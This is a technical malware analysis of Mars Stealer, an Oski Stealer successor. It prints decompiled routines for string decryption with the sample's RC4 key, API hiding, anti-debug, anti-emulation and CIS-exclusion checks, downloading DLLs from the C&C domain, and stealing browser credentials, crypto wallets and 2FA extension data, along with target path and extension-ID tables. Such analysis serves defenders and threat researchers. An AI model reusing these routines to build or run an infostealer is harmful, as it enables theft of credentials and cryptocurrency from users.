Mars Stealer: Oski refactoring

By 3xp0rt

Published: 2022-02-01 · Archived: 2026-04-05 17:01:21 UTC

Analysis of a new malware called Mars Stealer, which is a further development of Oski Stealer.

It has been noticed that Oski support stopped answering its customers and deleted its telegram account and bot around July 2, 2020. This disappearance has raised eyebrows, as major projects like KPOT Stealer and Predator The Thief don’t usually just go away.

Recently, I came across a sample of Mars Stealer, which appears to be an upgraded version of Oski Stealer. Since Mars Stealer is gaining popularity, I have decided to write a technical analysis about this stealer. Enjoy reading!

Mars Stealer written in ASM/C with using WinApi, weight is 95 kb. Uses special techniques to hide WinApi calls, encrypts strings, collects information in the memory, supports secured SSL-connection with C&C, doesn’t use CRT, STD.

Browsers (supports Chrome V80):

- Internet Explorer, Microsoft Edge (Chromium Version), Kometa, Amigo, Torch, Orbitium, Comodo Dragon, Nichrome, Maxxthon5, Maxxthon6, Sputnik Browser, Epic Privacy Browser, Vivaldi, CocCoc, Uran Browser, QIP Surf, Cent Browser, Elements Browser, TorBro Browser, CryptoTab Browser, Brave, Opera Stable, Opera GX, Opera Neon, Firefox, SlimBrowser, PaleMoon, Waterfox, CyberFox, BlackHawk, IceCat, K-Meleon, Thunderbird.

Crypto extensions:

- TronLink, MetaMask, Binance Chain Wallet, Yoroi, Nifty Wallet, Math Wallet, Coinbase Wallet, Guarda, EQUAL Wallet, Jaox Liberty, BitAppWllet, iWallet, Wombat, MEW CX, Guild Wallet, Saturn Wallet, Ronin Wallet, Neoline, Clover Wallet, Liquality Wallet, Terra Station, Keplr, Sollet, Auro Wallet, Polymesh Wallet, ICONex, Nabox Wallet, KHC, Temple, TezBox Cyano Wallet, Byone, OneKey, Leaf Wallet, DAppPlay, BitClip, Steem Keychain, Nash Extension, Hycon Lite Client, ZilPay, Coin98 Wallet.

2FA plugins:

- Authenticator, Authy, EOS Authenticator, GAuth Authenticator, Trezor Password Manager.

Crypto wallets:


- Bitcoin Core and all derivatives (Dogecoin, Zcash, DashCore, LiteCoin, etc), Ethereum, Electrum, Electrum LTC, Exodus, Electron Cash, MultiDoge, JAXX, Atomic, Binance, Coinomi.

Computer information:

- IP and country
- Working path to EXE file
- Local time and time zone
- Language system
- Language keyboard layout
- Notebook or desktop
- Processor model
- Computer name
- User name
- Domain computer name
- Machine ID
- GUID
- Installed software and their versions

Additional functional:

- Files grabber
- Loader



Most strings are encrypted using combinations of RC4 and Base64. The decryption key of RC4 is stored in the `decrypt_key` variable that was declared in the Run-Time Dynamic Linking function. In this case, the decryption key is `86223203794583053453`.

```
LPVOID __cdecl decrypt_string(int string)
{
  BYTE *string_binary; // eax
  HANDLE ProcessHeap; // eax
  LPVOID lpAddress; // [esp+0h] [ebp-114h] BYREF
  char b64_decrypted[268]; // [esp+4h] [ebp-110h] BYREF
  DWORD flOldProtect; // [esp+110h] [ebp-4h] BYREF

  func_memset(b64_decrypted, 0x104u);
  string_binary = string_to_binary(string);
  base64_decrypt(b64_decrypted, string_binary);
  ProcessHeap = GetProcessHeap();
  lpAddress = HeapAlloc(ProcessHeap, 0, 0x104u);
  flOldProtect = 0;
  VirtualProtect(lpAddress, 4u, 0x100u, &flOldProtect);
  rc4_decrypt(b64_decrypted, decrypt_key, &lpAddress);
  func_memset(b64_decrypted, 0x104u);
  return lpAddress;
}
```

The first called function from `WinMain` declares decryption key for encrypted strings and unencrypted strings, which contain names of WinApi functions for Run-Time Dynamic Linking.

```
void strings_start()
{
  decrypt_key = "86223203794583053453";
  LoadLibraryA_str = "LoadLibraryA";
  GetProcAddress_str = "GetProcAddress";
  ExitProcess_str = "ExitProcess";
  advapi32_dll_str = "advapi32.dll";
  crypt32_dll_str = "crypt32.dll";
  GetTickCount_str = "GetTickCount";
  Sleep_str = "Sleep";
  GetUserDefaultLangID_str = "GetUserDefaultLangID";
  CreateMutexA_str = "CreateMutexA";
  GetLastError_str = "GetLastError";
  HeapAlloc_str = "HeapAlloc";
  GetProcessHeap_str = "GetProcessHeap";
  GetComputerNameA_str = "GetComputerNameA";
  VirtualProtect_str = "VirtualProtect";
  GetUserNameA_str = "GetUserNameA";
  CryptStringToBinaryA_str = "CryptStringToBinaryA";
}
```

Mars gets a module handle of kernel32.dll by parsing `InLoadOrderModuleList` which usually contains kernel32 library as its 3rd element (0x18 address). After obtaining the base address of kernel32.dll, it parses the PE file and loops over the exported functions of the DLL to get the address of the `LoadLibaryA()` and `GetProcAddress()` functions.

After procedures with kernel32 functions, `LoadLibraryA()` loads `advapi32.dll` library and gets the address of the `GetUserNameA()` for anti-emulation check. The same thing program does with `crypt32.dll` and gets the address of `CryptStringToBinaryA()` for strings decryption.

```
HMODULE linking_start()
{
  HMODULE result; // eax

  kerndel32_handle = get_kernel32_handle();
  if ( kerndel32_handle )
  {
    LoadLibraryA = GetProcAddressPIC(kerndel32_handle, LoadLibraryA_str);
    GetProcAddress = GetProcAddressPIC(kerndel32_handle, GetProcAddress_str);
    GetTickCount = GetProcAddress(kerndel32_handle, GetTickCount_str);
    Sleep = GetProcAddress(kerndel32_handle, Sleep_str);
    GetUserDefaultLangID = GetProcAddress(kerndel32_handle, GetUserDefaultLangID_str);
    CreateMutexA = GetProcAddress(kerndel32_handle, CreateMutexA_str);
    GetLastError = GetProcAddress(kerndel32_handle, GetLastError_str);
    ExitProcess = GetProcAddress(kerndel32_handle, ExitProcess_str);
    HeapAlloc = GetProcAddress(kerndel32_handle, HeapAlloc_str);
    GetProcessHeap = GetProcAddress(kerndel32_handle, GetProcessHeap_str);
    GetComputerNameA = GetProcAddress(kerndel32_handle, GetComputerNameA_str);
    VirtualProtect = GetProcAddress(kerndel32_handle, VirtualProtect_str);
  }
  advapi32_dll = LoadLibraryA(advapi32_dll_str);
  result = LoadLibraryA(crypt32_dll_str);
  crypt32_dll = result;
  if ( advapi32_dll )
  {
    result = GetProcAddress(advapi32_dll, GetUserNameA_str);
    GetUserNameA = result;
  }
  if ( crypt32_dll )
  {
    result = GetProcAddress(crypt32_dll, CryptStringToBinaryA_str);
    CryptStringToBinaryA = result;
  }
  return result;
}
```

Malware initializes a double word (4 bytes) and calls the `GetTickCount()` function that returns the number of milliseconds that have elapsed since the system has started. Then calls the `Sleep()` to suspend the execution of the current thread until 15000 milliseconds (15 seconds). `GetTickCount()` again gets the time and malware uses the first result to subtract then checks if a gotten number is greater than 10000 milliseconds (10 seconds). If the function returns true, it means that the `Sleep()` hasn't been skipped by the debugger and malware continues execution flow.

```
BOOL antidebug_sleep()
{
  DWORD TickCount; // [esp+4h] [ebp-4h]

  TickCount = GetTickCount();
  Sleep(15000u);
  return GetTickCount() - TickCount > 10000;
}
```

Anti-emulation is used to avoid running in the Windows Defender emulator. Malware compares the current computer name with `HAL9TH` and the username with `JohnDoe`. If the computer name and username have coincided, the malware finishes execution.

```
BOOL anti_emulation()
{
  LPSTR ComputerName; // eax
  CHAR *UserName; // eax
  BOOL result; // eax

  ComputerName = func_GetComputerName();
  result = 0;
  if ( !compare_strings(ComputerName, "HAL9TH") )
  {
    UserName = func_GetUserName();
    if ( !compare_strings(UserName, "JohnDoe") )
      return 1;
  }
  return result;
}
```

This feature is used to avoid infection of machines from the Commonwealth of Independent States (CIS) by using `GetUserDefaultLangID()` that returns the language identifier of the region format setting for the current user. If the user language ID matches one from the list, the stealer finishes execution.

```
int cis_check()
{
  unsigned int UserDefaultLangID; // [esp+0h] [ebp-8h]
  int result; // [esp+4h] [ebp-4h]

  result = 1;
  UserDefaultLangID = GetUserDefaultLangID();
  if ( UserDefaultLangID > 1087 )               // Kazakhstan kk-KZ
  {
    if ( UserDefaultLangID == 0x443 )           // Uzbekistan us-Latb-US
    {
      return 0;
    }
    else if ( UserDefaultLangID == 0x82C )      // Azerbajain az-Cyrl-AZ
    {
      return 0;
    }
  }
  else
  {
    switch ( UserDefaultLangID )
    {
      case 0x43Fu:                              // Kazakhstan kk-KZ
        return 0;
      case 0x419u:                              // Russia ru-RU
        return 0;
      case 0x423u:                              // Belarus ru-BY
        return 0;
    }
  }
  return result;
}
```

Language ID	Language-tag	Country
0x43F	kk-KZ	Kazakhstan

Language ID	Language-tag	Country
0x443	us-Latb-US	Uzbekistan
0x82C	az-Cyrl-AZ	Azerbaijan
0x43Fu	kk-KZ	Kazakhstan
0x419u	ru-RU	Russia
0x423u	ru-BY	Belarus

If all checks have passed, the malware creates a mutex object using `CreateMutexA()` to avoid repeat launch. Mutex name is the same as a strings decryption key, but they are stored in different variables. Then calls `GetLastError()` which gets the last error, and if the error code is equal to 183 (ERROR_ALREADY_EXIST) it means that mutex already exists therefore malware finishes execution.

```
1 BOOL create_mutex()
2 {
3   CreateMutexA(0, 0, mutex_key);              // 86223203794583053453
4   return GetLastError() != 183;
5 }
```

The `compilation_date` variable contains `28/08/2021 00:00:00`. The month on this date has increased by 1 unit, so malware can't run after a month of compilation. Accordingly, this sample was compiled not on `28/08/2021`, but on `28/07/2021`.

Mars uses `GetSystemTime()` to put current system time to a struct, then calls `sscanf()` to parse the compilation date. `SystemTimeToFileTime()` is used to convert the current date and compilation date from system time to file time format.

If the current file time is bigger than the compile time, the malware calls `` `ExitProcess()` `` to finish the process.

```
BOOL expiration_check()
{
  BOOL result; // eax
  SYSTEMTIME compliation_system_time; // [esp+0h] [ebp-138h] BYREF
  struct _SYSTEMTIME current_system_time; // [esp+10h] [ebp-128h] BYREF
  CHAR String1[264]; // [esp+20h] [ebp-118h] BYREF
  struct _FILETIME current_file_time; // [esp+128h] [ebp-10h] BYREF
  struct _FILETIME compilation_file_time; // [esp+130h] [ebp-8h] BYREF

  func_memset(String1, 0x104u);
  memset(&current_system_time, 0, sizeof(current_system_time));
  memset(&compliation_system_time, 0, sizeof(compliation_system_time));
  current_file_time = 0i64;
  compilation_file_time = 0i64;
  GetSystemTime(&current_system_time);
  lstrcatA(String1, compllation_date);          // 28/08/2021 00:00:00
  sscanf(
    String1,
    sscanf_time_format,
    &compliation_system_time.wDay,
    &compliation_system_time.wMonth,
    &compliation_system_time,
    &compliation_system_time.wHour,
    &compliation_system_time.wMinute,
    &compliation_system_time.wSecond);          // %.u/%hu/%hu %hu:%hu:%hu
  SystemTimeToFileTime(&current_system_time, &current_file_time);
  result = SystemTimeToFileTime(&compliation_system_time, &compilation_file_time);
  if ( *&current_file_time > *&compilation_file_time )
    ExitProcess(0);
  return result;
}
```

When stealing Gecko browsers credentials, the malware makes 6 requests using WinINet libary to download dependencies from the public folder and saves them in the ProgramData folder, but `sqlite3.dll` is downloading before chrome stealing starts. At the end of execution, malware deletes mentioned DLLs and finishes execution.

```
func_memset(freebl3_url, 0x104u);
func_memset(mozglue_url, 0x104u);
func_memset(msvcp140_url, 0x104u);
func_memset(nss3_url, 0x104u);
func_memset(softokn3_url, 0x104u);
func_memset(vcruntime140_url, 0x104u);
lstrcatA(freebl3_url, http);
lstrcatA(freebl3_url, domain);
lstrcatA(freebl3_url, public_freebl3_dll_path);
lstrcatA(mozglue_url, http);
lstrcatA(mozglue_url, domain);
lstrcatA(mozglue_url, public_mozglue_dll_path);
lstrcatA(msvcp140_url, http);
lstrcatA(msvcp140_url, domain);
lstrcatA(msvcp140_url, public_msvcp140_dll_path);
lstrcatA(nss3_url, http);
lstrcatA(nss3_url, domain);
lstrcatA(nss3_url, public_nss3_dll_path);
lstrcatA(softokn3_url, http);
lstrcatA(softokn3_url, domain);
lstrcatA(softokn3_url, public_softokn3_dll_path);
lstrcatA(vcruntime140_url, http);
lstrcatA(vcruntime140_url, domain);
lstrcatA(vcruntime140_url, public_vcruntime140_dll_path);
download_file(freebl3_url, freebl3_path);
download_file(mozglue_url, mozglue_path);
download_file(msvcp140_url, msvcp140_path);
download_file(nss3_url, nss3_path);
download_file(softokn3_url, softokn3_path);
download_file(vcruntime140_url, vcruntime140_path);
func_memset(freebl3_url, 0x104u);
func_memset(mozglue_url, 0x104u);
func_memset(msvcp140_url, 0x104u);
func_memset(nss3_url, 0x104u);
func_memset(softokn3_url, 0x104u);
return func_memset(vcruntime140_url, 0x104u);
```

Mars steals credentials from Chromium and Gecko browsers by static paths, therefore it supports only the most popular.

```
BOOL __cdecl browsers(int heap_address)
{
  HANDLE ProcessHeap; // eax
  int heap_len; // eax

  ProcessHeap = GetProcessHeap();
  lpMultiByteStr = HeapAlloc(ProcessHeap, 0, 0xF423Fu);
  sqlite3_dynamic_linking();
  download_gecko_flag = 0;
  chromium(chrome_path, chrome_name, heap_address);
  chromium(chromium_path, chromium_name, heap_address);
  chromium(edge_path, edge_name, heap_address);
  chromium(kometa_path, kometa_name, heap_address);
  chromium(amigo_path, amigo_name, heap_address);
  chromium(torch_path, torch_name, heap_address);
  chromium(orbitium_path, orbitium_name, heap_address);
  chromium(comodo_path, comodo_name, heap_address);
  chromium(nichrome_path, nichrome_name, heap_address);
  chromium(maxthon5_path, maxthon5_name, heap_address);
  chromium(sputnik_path, sputnik_name, heap_address);
  chromium(epb_path, epb_name, heap_address);
  chromium(vivaldi_path, vivaldi_name, heap_address);
  chromium(coccoc_path, coccoc_name, heap_address);
  chromium(uran_path, uran_name, heap_address);
  chromium(qip_path, qip_name, heap_address);
  chromium(cent_path, cent_name, heap_address);
  chromium(elements_path, elements_name, heap_address);
  chromium(torbro_path, torbro_name, heap_address);
  chromium(cryptotab_path, cryptotab_name, heap_address);
  chromium(brave_path, brave_name, heap_address);
  opera(opera_path, opera_name, heap_address);
  opera(operagx_path, operagx_name, heap_address);
  chromium(operaneon_path, operaneon_name, heap_address);
  gecko(firefox_path, firefox_name, heap_address);
  gecko(slimbrowser_path, slimbrowser_name, heap_address);
  gecko(palemoon_path, palemoon_name, heap_address);
  gecko(waterfox_path, waterfox_name, heap_address);
  gecko(cyberfox_path, cyberfox_name, heap_address);
  gecko(blackhawk_path, blackhawk_name, heap_address);
  gecko(icecat_path, icecat_name, heap_address);
  gecko(kmelon_path, kmelon_name, heap_address);
  gecko(thunderbird_path, thunderbird_name, heap_address);
  browsers_data();
  heap_len = lstrlenA(lpMultiByteStr);
  write_data(heap_address, password_txt_file, lpMultiByteStr, heap_len);
  func_memset(&lpMultiByteStr, 4u);
  FreeLibary_sqlite3();
  return FreeLibrary_nss3();                    // FreeLibrary(nss3_handle)
}
```

Browser name	Browser folder
Chrome	%localappdata%\Google\Chrome\User Data
Chromium	%localappdata%\Chromium\User Data
Microsoft Edge	%localappdata%\Microsoft\Edge\User Data
Kometa	%localappdata%\Kometa\User Data

Browser name	Browser folder
Amigo	%localappdata%\Amigo\User Data
Torch	%localappdata%\Torch\User Data
Orbitum	%localappdata%\Orbitum\User Data
Comodo	%localappdata%\Comodo\Dragon\User Data
Nichrome	%localappdata%\Nichrome\User Data
Maxthon5	%localappdata%\Maxthon5\Users
Sputnik	%localappdata%\Sputnik\User Data
Epic Privacy Browser	%localappdata%\Epic Privacy Browser\User Data
Vivaldi	%localappdata%\Vivaldi\User Data
CocCoc	%localappdata%\CocCoc\Browser\User Data
Uran	%localappdata%\uCozMedia\Uran\User Data
QIP Surf	%localappdata%\QIP Surf\User Data
Cent Browser	%localappdata%\CentBrowser\User Data
Elements Browser	%localappdata%\Elements Browser\User Data
TorBro	%localappdata%\TorBro\Profile
CryptoTab Browser	%localappdata%\CryptoTab Browser\User Data
Brave	%localappdata%\BraveSoftware\Brave-Browser\User Data
Opera	%appdata%\Opera Software\Opera Stable\
Opera GX	%appdata%\Opera Software\Opera GX Stable\
Opera Neon	%appdata%\Opera Software\Opera Neon\User Data
Firefox	%appdata%\Mozilla\Firefox\Profiles\
SlimBrowser	%appdata%\FlashPeak\SlimBrowser\Profiles
Pale Moon	%appdata%\Moonchild Productions\Pale Moon\Profiles\
Waterfox	%appdata%\Waterfox\Profiles\
Cyberfox	%appdata%\8pecxstudios\Cyberfox\Profiles\
BlackHawk	%appdata%\NETGATE Technologies\BlackHawk\Profiles\

Browser name	Browser folder
IceCat	%appdata%\Mozilla\icecat\Profiles\
K-Meleon	%appdata%\K-Meleon\
Thunderbird	%appdata%\Thunderbird\Profiles\

This malware also targets 2FA and crypto extensions, but only in Chromium-based browsers (opera is an exception).

```
HANDLE __cdecl chromium_extensions(int user_data_path, int browser_name, int heap_address)
{
  steal_extensions(tronlink_id, tronlink_name, user_data_path, browser_name, heap_address);
  steal_extensions(metamask_id, metamask_name, user_data_path, browser_name, heap_address);
  steal_extensions(binance_wallet_id, binance_wallet_name, user_data_path, browser_name, heap_address);
  steal_extensions(yoroi_id, yoroi_name, user_data_path, browser_name, heap_address);
  steal_extensions(nitfy_id, nitfy_name, user_data_path, browser_name, heap_address);
  steal_extensions(math_id, math_name, user_data_path, browser_name, heap_address);
  steal_extensions(coinbase_id, coinbase_name, user_data_path, browser_name, heap_address);
  steal_extensions(guarda_id, guarda_name, user_data_path, browser_name, heap_address);
  steal_extensions(equal_id, equal_name, user_data_path, browser_name, heap_address);
  steal_extensions(jaxx_id, jaxx_liberty_name, user_data_path, browser_name, heap_address);
  steal_extensions(bitapp_id, bitapp_name, user_data_path, browser_name, heap_address);
  steal_extensions(iwallet_id, iwallet_name, user_data_path, browser_name, heap_address);
  steal_extensions(wombat_id, wombat_name, user_data_path, browser_name, heap_address);
  steal_extensions(mew_id, mew_name, user_data_path, browser_name, heap_address);
  steal_extensions(guild_id, guild_name, user_data_path, browser_name, heap_address);
  steal_extensions(saturn_id, saturn_name, user_data_path, browser_name, heap_address);
  steal_extensions(ronin_id, ronin_name, user_data_path, browser_name, heap_address);
  steal_extensions(neoline_id, neoline_name, user_data_path, browser_name, heap_address);
  steal_extensions(clover_id, clover_name, user_data_path, browser_name, heap_address);
  steal_extensions(liquality_id, liquality_name, user_data_path, browser_name, heap_address);
  steal_extensions(terra_id, terra_name, user_data_path, browser_name, heap_address);
  steal_extensions(keplr_id, keplr_name, user_data_path, browser_name, heap_address);
  steal_extensions(sollet_id, sollet_name, user_data_path, browser_name, heap_address);
  steal_extensions(auro_id, auro_name, user_data_path, browser_name, heap_address);
  steal_extensions(polymesh_id, polymesh_name, user_data_path, browser_name, heap_address);
  steal_extensions(iconex_id, iconex_name, user_data_path, browser_name, heap_address);
  steal_extensions(nabox_id, nabox_name, user_data_path, browser_name, heap_address);
  steal_extensions(khc_id, khc_name, user_data_path, browser_name, heap_address);
  steal_extensions(temple_id, temple_name, user_data_path, browser_name, heap_address);
  steal_extensions(tezbox_id, tezbox_name, user_data_path, browser_name, heap_address);
  steal_extensions(cyano_id, cyano_name, user_data_path, browser_name, heap_address);
  steal_extensions(byone_id, byone_name, user_data_path, browser_name, heap_address);
  steal_extensions(onekey_id, onekey_name, user_data_path, browser_name, heap_address);
  steal_extensions(leafwallet_id, leafwallet_name, user_data_path, browser_name, heap_address);
  steal_extensions(dappplay_id, dappplay_name, user_data_path, browser_name, heap_address);
  steal_extensions(bitclip_id, bitclip_name, user_data_path, browser_name, heap_address);
  steal_extensions(steem_id, steem_name, user_data_path, browser_name, heap_address);
  steal_extensions(nash_id, nash_name, user_data_path, browser_name, heap_address);
  steal_extensions(hycon_id, hycon_name, user_data_path, browser_name, heap_address);
  steal_extensions(zilpay_id, zilpay_name, user_data_path, browser_name, heap_address);
  steal_extensions(coin98_id, coin98_name, user_data_path, browser_name, heap_address);
  steal_extensions(authenticator_id, authenticator_name, user_data_path, browser_name, heap_address);
  steal_extensions(authy_id, authy_name, user_data_path, browser_name, heap_address);
  steal_extensions(eos_id, eos_name, user_data_path, browser_name, heap_address);
  steal_extensions(gauth_id, gauth_name, user_data_path, browser_name, heap_address);
  return steal_extensions(trezor_id, trezor_name, user_data_path, browser_name, heap_address);
}
```

Type	Extension name	Extension id
Crypto	TronLink	ibnejdfjmmkpcnlpebklmnkoeoihofec
Crypto	MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn
Crypto	Binance Chain Wallet	fhbohimaelbohpjbbldcngcnapndodjp
Crypto	Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb

Type	Extension name	Extension id
Crypto	Nifty Wallet	jbdaocneiiinmjbjlgalhcelgbejmnid
Crypto	Math Wallet	afbcbjpbpfadlkmhmclhkeeodmamcflc
Crypto	Coinbase Wallet	hnfanknocfeofbddgcijnmhnfnkdnaad
Crypto	Guarda	hpglfhgfnhbgpjdenjgmdgoeiappafln
Crypto	EQUAL Wallet	blnieiiffboillknjnepogjhkgnoapac
Crypto	Jaxx Liberty	cjelfplplebdjjenllpjcblmjkfcffne
Crypto	BitApp Wallet	fihkakfobkmkjojpchpfgcmhfjnmnfpi
Crypto	iWallet	kncchdigobghenbbaddojjnnaogfppfj
Crypto	Wombat	amkmjjmmflddogmhpjloimipbofnfjih
Crypto	MEW CX	nlbmnnijcnlegkjjpcfjclmcfggfefdm
Crypto	GuildWallet	nanjmdknhkinifnkgdcggcfnhdaammmj
Crypto	Saturn Wallet	nkddgncdjgjfcddamfgcmfnlhccnimig
Crypto	Ronin Wallet	fnjhmkhhmkbjkkabndcnnogagogbneec
Crypto	NeoLine	cphhlgmgameodnhkjdmkpanlelnlohao
Crypto	Clover Wallet	nhnkbkgjikgcigadomkphalanndcapjk
Crypto	Liquality Wallet	kpfopkelmapcoipemfendmdcghnegimn
Crypto	Terra Station	aiifbnbfobpmeekipheeijimdpnlpgpp
Crypto	Keplr	dmkamcknogkgcdfhhbddcghachkejeap
Crypto	Sollet	fhmfendgdocmcbmfikdcogofphimnkno
Crypto	Auro Wallet	cnmamaachppnkjgnildpdmkaakejnhae
Crypto	Polymesh Wallet	jojhfeoedkpkglbfimdfabpdfjaoolaf
Crypto	ICONex	flpiciilemghbmfalicajoolhkkenfel
Crypto	Nabox Wallet	nknhiehlklippafakaeklbeglecifhad
Crypto	KHC	hcflpincpppdclinealmandijcmnkbgn
Crypto	Temple	ookjlbkiijinhpmnjffcofjonbfbgaoc
Crypto	TezBox	mnfifefkajgofkcjkemidiaecocnkjeh

Type	Extension name	Extension id
Crypto	Cyano Wallet	dkdedlpgdmmkkfjabffeganieamfklkm
Crypto	Byone	nlgbhdfgdhgbiamfdfmbikcdghidoadd
Crypto	OneKey	infeboajgfhgbjpjbeppbkgnabfdkdaf
Crypto	LeafWallet	cihmoadaighcejopammfbmddcmdekcje
Crypto	DAppPlay	lodccjjbdhfakaekdiahmedfbieldgik
Crypto	BitClip	ijmpgkjfkbfhoebgogflfebnmejmfbml
Crypto	Steem Keychain	lkcjlnjfpbikmcmbachjpdbijejflpcm
Crypto	Nash Extension	onofpnbbkehpmmoabgpcpmigafmmnjhl
Crypto	Hycon Lite Client	bcopgchhojmggmffilplmbdicgaihlkp
Crypto	ZilPay	klnaejjgbibmhlephnhpmaofohgkpgkd
Crypto	Coin98 Wallet	aeachknmefphepccionboohckonoeemg
2FA	Authenticator	bhghoamapcdpbohphigoooaddinpkbai
2FA	Authy	gaedmjdfmmahhbjefcbgaolhhanlaolb
2FA	EOS Authenticator	oeljdldpnmdbchonielidgobddfffla l
2FA	GAuth Authenticator	ilgcnhelpchnceeipipijaljkblbcobl
2FA	Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk

The malware targets multiple wallets, which stores sensitive data in files as `wallet.dat` that contains the address, the private key to access this address, and other data.

```
HANDLE __cdecl wallets(int heap_address)
{
  CHAR appdata_path[264]; // [esp+0h] [ebp-108h] BYREF

  steal_wallet(0, ethereum_name, ethereum_path, ethereum_file, heap_address);// Ethereum \Ethereum\ keystore
  steal_wallet(0, electrum_name, electrum_path, electrum_file, heap_address);// Electrum, \Electrum\wallets\, *.*
  steal_wallet(0, electrumltc_name, electrumltc_path, electrum_file, heap_address);// ElectrumLTC, \Electrum-LTC\wallets\, *.*
  steal_wallet(0, exodus_name, exodus_path, exodus_file1, heap_address);// Exodus, \Exodus\, exodus.conf.json
  steal_wallet(0, exodus_name, exodus_path, exodus_file2, heap_address);// Exodus, \Exodus\, window-state.json
  steal_wallet(0, exodus_name, exodus_file_path, exodus_file3, heap_address);// Exodus, \Exodus\, passphrase.json
  steal_wallet(0, exodus_name, exodus_file_path, exodus_file4, heap_address);// Exodus, \Exodus\, seed.seco
  steal_wallet(0, exodus_name, exodus_file_path, exodus_file5, heap_address);// Exodus, \Exodus\, info.seco
  steal_wallet(0, electroncash_name, electroncash_path, electroncash_file, heap_address);// ElectronCash, \ElectronCash\wallets\, default_wallet
  steal_wallet(0, multidoge_name, multidoge_path, multidoge_file, heap_address);// MultiDoge, \MultiDoge\, multidoge.wallet
  steal_wallet(0, jaxx_name, jaxx_path, jaxx_file, heap_address);// JAXX, \jaxx\Local Storage\, file__0.localstorage
  steal_wallet(0, atomic_name, atomic_path, atomic_file1, heap_address);// Atomic, \atomic\Local Storage\leveldb\, 000003.log
  steal_wallet(0, atomic_name, atomic_path, atomic_file2, heap_address);// Atomic, \atomic\Local Storage\leveldb\, CURRENT
  steal_wallet(0, atomic_name, atomic_path, atomic_file3, heap_address);// Atomic, \atomic\Local Storage\leveldb\, LOCK
  steal_wallet(0, atomic_name, atomic_path, atomic_file4, heap_address);// Atomic, \atomic\Local Storage\leveldb\, LOG
  steal_wallet(0, atomic_name, atomic_path, atomic_file5, heap_address);// Atomic, \atomic\Local Storage\leveldb\, MANIFEST.000001
  steal_wallet(0, atomic_name, atomic_path, atomic_file6, heap_address);// Atomic, \atomic\Local Storage\leveldb\, 0000*
  steal_wallet(0, binance_name, binance_path, binance_file, heap_address);// Binance, \Binance\, app-store.json
  steal_wallet(1, coinomi_name, coinomi_path, coinomi_file1, heap_address);// Coinomi, \Coinomi\Coinomi\wallets\, *.wallet
  steal_wallet(1, coinomi_name, coinomi_path, coinomi_file2, heap_address);// Coinomi, \Coinomi\Coinomi\wallets\, *.config
  func_memset(appdata_path, 260u);
  csidl_path(appdata_path, 26);                 // CSIDL_APPDATA
  return steal_other_wallets(&szAgent, appdata_path, wallet_regex, heap_address);
}
```

Wallet name	Wallet folder	Regex
Ethereum	%appdata%\Ethereum\	keystore
Electrum	%appdata%\Electrum\wallets\	.
Electrum LTC	%appdata%\Electrum-LTC\wallets\	.
Exodus	%appdata%\Exodus\	exodus.conf.json, window-state.json, \Exodus\exodus.wallet\, passphrase.json, seed.seco, info.seco
Electron Cash	%appdata%\ElectronCash\wallets\	default_wallet
MultiDoge	%appdata%\MultiDoge\	multidoge.wallet
Jaxx	%appdata%\jaxx\Local Storage\	file__0.localstorage
Atomic	%appdata%\atomic\Local Storage\leveldb\	000003.log, CURRENT, LOCK, LOG, MANIFEST.000001, 0000*
Binance	%appdata%\Binance\	app-store.json
Coinomi	%localappdata%\Coinomi\Coinomi\wallets\	*.wallet, *.config

